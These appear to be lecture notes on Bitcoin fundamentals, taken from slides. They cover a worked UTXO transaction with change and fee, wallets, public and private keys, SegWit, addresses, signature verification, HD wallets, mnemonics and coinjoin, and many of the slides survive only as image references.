~~Ebay -> Me 0.3 BTC~~
~~Hadelin -> Me 0.3 BTC~~

} UTXOs

I want to Buy a 3rd bicycle for 0.9 BTC and an apple for 0.02 BTC

TRANSACTION:


Input:
0.4 BTC from Hadelin,
0.3 BTC from Ebay
0.3 BTC from Hadelin

Output:
0.9 BTC to the bike shop,
0.02 BTC to the fruit shop,
0.06 BTC to myself

Fees: 0.02 BTC ← UTXO for the miner


UTXO for the bike shop
UTXO for the bike shop
UTXO for me

# How wallets work ?





# Private & Public Keys (privacy, ownership)

https://github.com/anders94/public-private-key-demo/blob/master/LICENSE
https://tools.superdatascience.com/blockchain/public-private-keys/keys




# What is segregated witness ?





- Trade off between how many transactions per block and broadcasting speed
- SegWit improves network throughput

# Public key versus Bitcoin Address


Avoid displaying the public key when possible (receiving, not sending !)





08ABF3A4
90BE87AD
86AE25FA
MESSAGE
SIGNATURE
VERIFICATION FUNCTION
YES / NO
E5638CB7
7731EF12
ADE6531B
MESSAGE
SIGNATURE
VERIFICATION FUNCTION
YES / NO

# Hierarchically Deterministic HD Wallet

Identifying patterns leads to non-privacy




# Solution : Hierarchically Deterministic HD Wallet




# Mnemonic = master private key

# Coinjoin transactions : https://www.coinjoins.org/

